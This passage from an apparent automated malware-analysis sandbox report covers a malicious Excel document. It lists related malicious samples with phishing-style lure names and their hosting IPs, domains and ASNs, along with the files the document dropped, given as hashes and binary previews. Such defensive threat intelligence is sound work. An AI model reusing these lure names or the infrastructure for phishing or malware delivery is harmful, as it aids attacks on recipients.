	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 72.52.227.180
jugueterialatorre.com.ar	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
pathinanchilearthmovers.com	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 162.241.80.6
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 162.241.80.6

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DattateccomAR	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	swift copy pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• 138.36.237.100
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• 138.36.237.100
	Payment Advice.xlsx	Get hash	malicious	Browse	• 66.97.33.176
	Meezan Bank Payment.xlsx	Get hash	malicious	Browse	• 179.43.117.150
	Walmart Order.xlsx	Get hash	malicious	Browse	• 179.43.117.150
	INQUIRY-NOV-ORDER.xls	Get hash	malicious	Browse	• 179.43.114.162
	http://https://bit.ly/38rE21V?/rt/stone/	Get hash	malicious	Browse	• 200.58.98.166
	PQ-237.xls	Get hash	malicious	Browse	• 66.97.33.213
	PQ-237.xls	Get hash	malicious	Browse	• 66.97.33.213
	PQ-171.xls	Get hash	malicious	Browse	• 66.97.33.213
	PQ-171.xls	Get hash	malicious	Browse	• 66.97.33.213
UNIFIEDLAYER-AS-1US	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 50.116.112.43
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 50.87.196.120
	PO-A2174679-06.exe	Get hash	malicious	Browse	• 192.185.78.145
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 108.167.156.42
	CV-JOB REQUEST_____PDF.EXE	Get hash	malicious	Browse	• 192.185.181.49
	PO.exe	Get hash	malicious	Browse	• 192.185.0.218
	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 192.185.16.95
	ESCANEAR_FACTURA-20794564552_docx.exe	Get hash	malicious	Browse	• 162.214.158.75
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 192.185.46.55
	iAxkn PDF.exe	Get hash	malicious	Browse	• 192.185.10 0.181
	carta de pago pdf.exe	Get hash	malicious	Browse	• 192.185.5.166
	PO.exe	Get hash	malicious	Browse	• 108.179.232.42
	payment details.pdf.exe	Get hash	malicious	Browse	• 50.87.95.32
	new order.exe	Get hash	malicious	Browse	• 108.179.232.42
	CV-JOB REQUEST_____pdf.exe	Get hash	malicious	Browse	• 192.185.181.49
	RdLlHaxEKP.exe	Get hash	malicious	Browse	• 162.214.184.71
	Drawings2.exe	Get hash	malicious	Browse	• 198.57.247.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EFT Remittance.xls	Get hash	malicious	Browse	• 162.241.120.180
	Remittance Advice.xls	Get hash	malicious	Browse	• 162.241.120.180
	Complaint_Letter_1212735678-02192021.xls	Get hash	malicious	Browse	• 192.185.17.119
A2HOSTINGUS	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 68.66.216.42
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 68.66.216.42
	Statement_of_Account_as_of 02_17_2021.xlsm	Get hash	malicious	Browse	• 68.66.248.35
	Statement_of_Account_as_of 02_17_2021.xlsm	Get hash	malicious	Browse	• 68.66.248.35
	Claim-121548989-02162021.xls	Get hash	malicious	Browse	• 68.66.226.85
	ProtectedAdviceSlip.xls	Get hash	malicious	Browse	• 70.32.23.16
	v1K1JNtCgt.exe	Get hash	malicious	Browse	• 209.124.66.12
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 185.148.129.158
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 185.148.129.158
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 185.148.129.158
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 185.148.129.158
	ac6e58332e379d0712d36c5c83985c42.xls	Get hash	malicious	Browse	• 185.148.129.158
	ac6e58332e379d0712d36c5c83985c42.xls	Get hash	malicious	Browse	• 185.148.129.158
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 185.148.129.158
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 185.148.129.158
	v22Pc0qA.doc.doc	Get hash	malicious	Browse	• 70.32.23.44
	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 70.32.23.44
	A3kAp3uzpg.xlsm	Get hash	malicious	Browse	• 85.187.128.19
	X.exe	Get hash	malicious	Browse	• 66.198.240.46
	68254_2001.doc	Get hash	malicious	Browse	• 70.32.23.58

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	mexhlc.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	document-550193913.xls	Get hash	malicious	Browse	• 138.36.237.100
	document-1915351743.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.15528.xls	Get hash	malicious	Browse	• 138.36.237.100
	Subconract 504.xlsm	Get hash	malicious	Browse	• 138.36.237.100
	upbck.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• 138.36.237.100
	RFQ Manual Supersucker en Espaol.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	_a6590.docx	Get hash	malicious	Browse	• 138.36.237.100
	Small Charities.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	notice of arrival.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 138.36.237.100
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	Remittance copy.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	CI + PL.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	RFQ_Enquiry_0002379_.xlsx	Get hash	malicious	Browse	• 138.36.237.100
	124992436.docx	Get hash	malicious	Browse	• 138.36.237.100
	document-1900770373.xls	Get hash	malicious	Browse	• 138.36.237.100
	AswpCUetE0.doc	Get hash	malicious	Browse	• 138.36.237.100

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\30D802E0E248FEE17AAF4A62594CC75A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1559
Entropy (8bit):	7.399832861783252
Encrypted:	false
SSDEEP:	48:B4wgi+96jf8TXJgnXpxi4sVtcTtrdoh+S:KiIq0eZnep
MD5:	ADAB5C4DF031FB9299F71ADA7E18F613
SHA1:	33E4E80807204C2B6182A3A14B591ACD25B5F0DB
SHA-256:	7FA4FF68EC04A99D7528D5085F94907F4D1DD1C5381BACDC832ED5C960214676
SHA-512:	983B974E459A46EB7A3C8850EC90CC16D3B6D4A1505A5BCDD710C236BAF5AADC58424B192E34A147732E9D436C9FC04D896D8A7700FF349252A57514F588C6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0.....}[Q&.v...t...S..0...*.H.....0..1.0...U....US1.0...U....New Jersey1.0...U....Jersey City1.0...U....The USERTRUST Network1.0,..U...%USERTrust RSA Certification Authority0...181102000000Z..301231235959Z0..1.0...U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U....Sectigo Limited1705..U....Sectigo RSA Domain Validation Secure Server CA0..."0...*.H.....0.....s3..< ....E..>..?.A.20.l.....-?.M.....b..Hy...N..2%....P?.L.@*.9.....2A.&.#z. ... .<.Do.u..@.2.....#>...o]Q.j.i.O.ri..Lm.....~... ...7x...4.V.X....d[.7..(h.V...\.....$..0.....z...B.....J.....@..o.BJd..0.....'Z..X.....c.oV...`4.t....._.....n0..j0...U.#..0...Sy.Z.+J.T.....f.0...U.....^.T...w.....a.0...U.....0...U.... ...0.....0...U.%..0...+.....+.....0...U. ..0.0...U. .0...g.....0P..U...I0G0E.C.A.?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v..+.....j0h0?..+.....0..3http://crt.usertrust.com/USERTrustRSAAddTrustCA.crt0%..+.....0.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..Ir.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep....xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0968A1E3A40D2582E7FD463BAEB59CD	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1413
Entropy (8bit):	7.480496427934893
Encrypted:	false
SSDEEP:	24:yYvJm3RW857Ij3kTteTuQRFjGgZLE5XBy9+JYSE19rVAVsGnyI3SKB7:PL854TTuQL/ZoXQ9+mrGVrb3R
MD5:	285EC909C4AB0D2D57F5086B225799AA
SHA1:	D89E3BD43D5D909B47A18977AA9D5CE36CEE184C
SHA-256:	68B9C761219A5B1F0131784474665DB61BBDB109E00F05CA9F74244EE5F5F52B
SHA-512:	4CF305B95F94C7A9504C53C7F2DC8068E647A326D95976B7F4D80433B2284506FC5E3BB9A80A4E9A9889540BBF92908DD39EE4EB25F2566FE9AB37B4DC9A7C0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0..i.....9rD:.".Q..l..15.0...*.H.....0{1.0...U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U....Comodo CA Limited1!0...U....AAA Certificate Services0...190312000000Z..281231235959Z0..1.0...U....US1.0...U....New Jersey1.0...U....Jersey City1.0...U....The USERTRUST Network1.0,..U...%USERTrust RSA Certification Authority0.."0...*.H.....0.....e.6.....W.v..'.L.P.a. M.-d.....=.....{7(.+G.9.:._..}..cB.v.;+...o... ..>..t.....bd.....j."<.....{.....Q..gF.Q..T?.3.~l.....Q.5..f.rg.!f..x..P:.....L....5.WZ....=.,..T....:M.L..\... =.."4.~;hf.D..NFS.3`...S7.sC.2.S...tNi.k.`.....2..;Qx.g..=V...i....%&k3m.nG.sC.~..f.)|2.cU.....T0....}7..]:l5\.A...I.....b..f.%....?.9.....L.|.k..^...g.....[..L..[...s.#;-..5Ut.I.IX...6.Q...&}.M....C&.A_@.DD...W..P.WT.>.tc/.Pe..XB.C.L..%GY.....&FJP...x..g...W...c..b._U..\.(..%9..+..L...?.R.../.....0..0...U.#..0.....#>.....)...0..0...U.....Sy.Z.+J.T.....f.0...U.....0...U.....0....0...U

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\30D802E0E248FEE17AAF4A62594CC75A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	282

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\30D802E0E248FEE17AAF4A62594CC75A	
Entropy (8bit):	3.105771655332669
Encrypted:	false
SSDEEP:	3:kkFklFqVXfllXlE/lPbXx8bqlF8tlije9DZl2i9XYolzIllMltuN7ANJbZ15lqRY:kKrVqjXxp9jKFlIaYM2+/LOjA/
MD5:	519FA359038F5F04BF0467C62166B066
SHA1:	E0CEDCA2ED23193823C452E90929E3B6A4C6BFF2
SHA-256:	67C82CDCD6D8255E0A276DFEEDF83C292080D35EFCD963C0CC9E41E8BB1A4248
SHA-512:	C913BDE835CB6299A745FF270D266712F6593846FF7A99453A69356F473E1D1912BFD533BAEBF3AD6139638DEEB8F5F8499C950A24F58F1825C0D3957EBB4684
Malicious:	false
Reputation:	low
Preview:	p..... .....0w".1...(..... .....@u.>r..@8.....h.t.t.p.:./.c.r.t...s.e.c.t.i.g.o...c.o.m./.S.e.c.t.i.g.o.R.S.A.D.o.m.a.i.n.V.a.l.i.d.a.t.i.o.n.S.e.c.u.r.e.S.e.r.v.e.r.C.A...c.r.t...".5.b.d.b.9.3.8.0.-.6.1.7."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.074054151935177
Encrypted:	false
SSDEEP:	6:kKtkpbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:F3kPlE99SNxAhUeo+aKt
MD5:	ED2352E312DABFEFC7D6BD97DB1EB257
SHA1:	0BB4AF2AB95EF5B3EE3D2860922351D14D0C369F
SHA-256:	907C215428ABB6BFABCBAFBB04A02F1FF01A455A6D849DD49B6A2B945512D084
SHA-512:	29ED2314699C3A1AD13F4A1C14B4893F6437A2C4A224C8F9B9FE984D09C5624503E7B84B262A162EA740C13132931E92EBB0519DEE14EBE8AC062F7F2FF70445
Malicious:	false
Reputation:	low
Preview:	p..... .....1...(..... .....&.....h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0968A1E3A40D2582E7FD463BAEB59CD	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	250
Entropy (8bit):	2.9582678255161445
Encrypted:	false
SSDEEP:	3:kkFklNlAvykXfllXlE/lQcjT18tlwiANjpU+plgh3VEkax3QbaLU15lqErtd9lyt:kKrqQAbjMulgokaWbLOW+n
MD5:	44C0AAECFAB901756E1AE7F56994A4E6
SHA1:	CA8613B392CBC61417BDC2AE699BBCE04DD934F5
SHA-256:	A2A544BB9625361ED5C7D801ACD49CA367BC70A5BC40F44980A6908A2503C732
SHA-512:	CBD46303D884F8BC761542FCA848E2C5709596FE46141C08DF20F96AD32FB28BE8132FAC0250004A9C112B778CEAC355A365B4D268DE819C9E3B62F941C2CAE
Malicious:	false
Reputation:	low
Preview:	p..... ....h.....R.1...(..... .....(.f...@8.....h.t.t.p.:./.c.r.t...u.s.e.r.t.r.u.s.t...c.o.m./.U.S.E.R.T.r.u.s.t.R.S.A.A.d.d.T.r.u.s.t.C.A...c.r.t...".5.c.8.6.f.6.8.0.-.5.8.5."...

C:\Users\user\AppData\Local\Temp\CabDC6B.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Temp\CabDC6B.tmp	
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....l.l6/..d.].xlX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a.,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..l..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\F2CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31752
Entropy (8bit):	7.6477928497964065
Encrypted:	false
SSDEEP:	768:TkBP+MDFc5uhNUuOW+u7qS7oauYEmUl/VUH:TQWMHNffMaFTa
MD5:	7C771549E6E2B25F4912E8A690BB97B8
SHA1:	365D0956D029E9C42270984108E5434DB180FD8F
SHA-256:	294EB8B42606FA4FE2DADF28D7F504BBF8D81FAE78E42E6CB590D4E44D9C334F
SHA-512:	834A34028F92F9F3F2CCA9E13809D6F856EAEA0C10C0A313733710A0CD6DCFF792C40CEC2F336A1416D5797C2A09C40A2271C2A4344EE93CE9262389003CAE3
Malicious:	false
Preview:	.U.n.0....?.....(..r.Mrl.$...\K....I..v..pl).E.R.3;+.N.V.TO.Q{..f.*p.+..y.....pJ..ek@v5..i.....O)...e.V`..8.Y.hE.... .Rt./'.o\z...:..l6...x4..Y..Flp..~n..T-.6..:?..k...!.-E....S{.j.Xh...GKb.....Y..lc.....|.3..q.[..B.a..._.w...[.^g.....F....1.....+.}\._6.dk,..`...c.....(<.T....b....x5r&%...E.X!.....\..w<M....\.7..9.....m..b.E.u...u.]...'t.(....}8..m...C~..E.....?..Z.]..i.D.O..B3....b.k..Z....x.A.yJ)P..y.....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\TarDC6C.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-447781983-02182021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Tue Feb 23 21:18:35 2021, atime=Tue Feb 23 21:18:35 2021, length=57856, window=hide
Category:	dropped
Size (bytes):	2208
Entropy (8bit):	4.509683851335049
Encrypted:	false
SSDEEP:	24:8MK/XTwz6Iknf5er58Dv3qTadM7dD2MK/XTwz6Iknf5er58Dv3qTadM7dV:8MK/XT3Ikf5KzOQh2MK/XT3Ikf5KzOQ/
MD5:	9203DF98B3C77B2611AEF20429FD255B
SHA1:	DC779C5BEB7E48D251C815798CF05DBA7A47BBD6
SHA-256:	D6F29B431FC432CA2EC5BF824F105B3D6216AAD1CA32C89F273C7C99199607E8
SHA-512:	4E3C1A9EFAE63FE1DF7BB7F9596DAE88F6C783D7E1EEE2680877288B4AFEC6B261E0B7B64D770E5DE72A27F02E94539923FF6513AB40835C2E8F4C2531A78D21
Malicious:	false
Preview:	L.....F.... ....H...{.....1...N...1.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..:..WRO. .COMPLA~1.XLS..n.....Q.y.Q.y*...8.....C.o.m.p.l.a.i.n.t.-.4.4.7.7.8.1.9.8.3.-.0.2.1.8.2.0.2.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop\Complaint-447781983-02182021.xls.7.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t.-.4.4.7.7.8.1.9.8.3.-.0.2.1.8.2.0.2.1...x.l.s.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 21:18:35 2021, atime=Tue Feb 23 21:18:35 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.471582794308919
Encrypted:	false
SSDEEP:	12:85Q7LgXg/XAlCPCHaXgzB8IB/jkxX+WnicvbLbDtZ3YilMMEpxRljKYtcTdJP9TK:85k/XTwz6IUYeTDv3qTarNru/
MD5:	613B29A0795DDB1F94125C3AEDF76915
SHA1:	2E6108E590FD3983DA23F0BB8C4C2E6124646238
SHA-256:	B27FB4E6350A101B60E8D83633F03823A6402C72B6174A573673069037761914
SHA-512:	DC702753E8346A496B46BC49EF8DA0BA5581F32398E531BF9B6A274A7A63B3A91F544D9F89B8DFDEE4B45C0C54CB284D4BBC95526D3F2CF770428889887DE70
Malicious:	false
Preview:	L.....F.....7G.....1.....1....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....WRR...Desktop.d.....QK.XWRR.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....116938.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.791427181491947
Encrypted:	false
SSDEEP:	3:oyBVomMYlIiSWcz0FXrl+1lIiSWcz0FXrlmMYlIiSWcz0FXrlv:dj6Yl4ubal4ubxYl4ub1
MD5:	733D335954A7C87A9071F01D9ACBE348
SHA1:	1AE168C09F0041C079663BCD4AB9162F33CD7623
SHA-256:	87A461F640E439196E55DB894090873D4B9F7FC9D895E4DCD13B2346165BA1B6
SHA-512:	04CB3D8787A8BA5A86F04E8162756D4A93DB3A2A8BDEB6E6128376E1EBF2978177B3B0A4986D3723DA6159C39765E5C0E76DE63097CD5A9289E37E1EC141A1E9
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Complaint-447781983-02182021.LNK=0..Complaint-447781983-02182021.LNK=0..[xls]..Complaint-447781983-02182021.LNK=0..

C:\Users\user\Desktop\A3CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	88220
Entropy (8bit):	6.550064484764603
Encrypted:	false
SSDEEP:	1536:rP8rmjAltyzElBIL6lECbgBGGP5xLmQWVxdkfxhoaGzeNmYhQaGzeNmFOYVPDZKz:rP8rmjAltyzElBIL6lECbgBGGP5xLm7O
MD5:	F5DB39B0763E2C2A2CD7540D66D1F3B6
SHA1:	7B9BCDFCF5D4901ABFF534357A3ABACCD66D7BB1
SHA-256:	0FFB0617B00CC2B6214F1E93CED1734C7BA3E1B65799C036A9335A86570ACF88
SHA-512:	1883198C36D6C3DDDDA0FFAFC4B133E5EEA4A7C4C62B1B2641900EAE7461F5C06CAE0E82E6BF9FAC43BB17A87AAAD74571ED5552DA5B37C6F6FDF3C60C244334
Malicious:	false
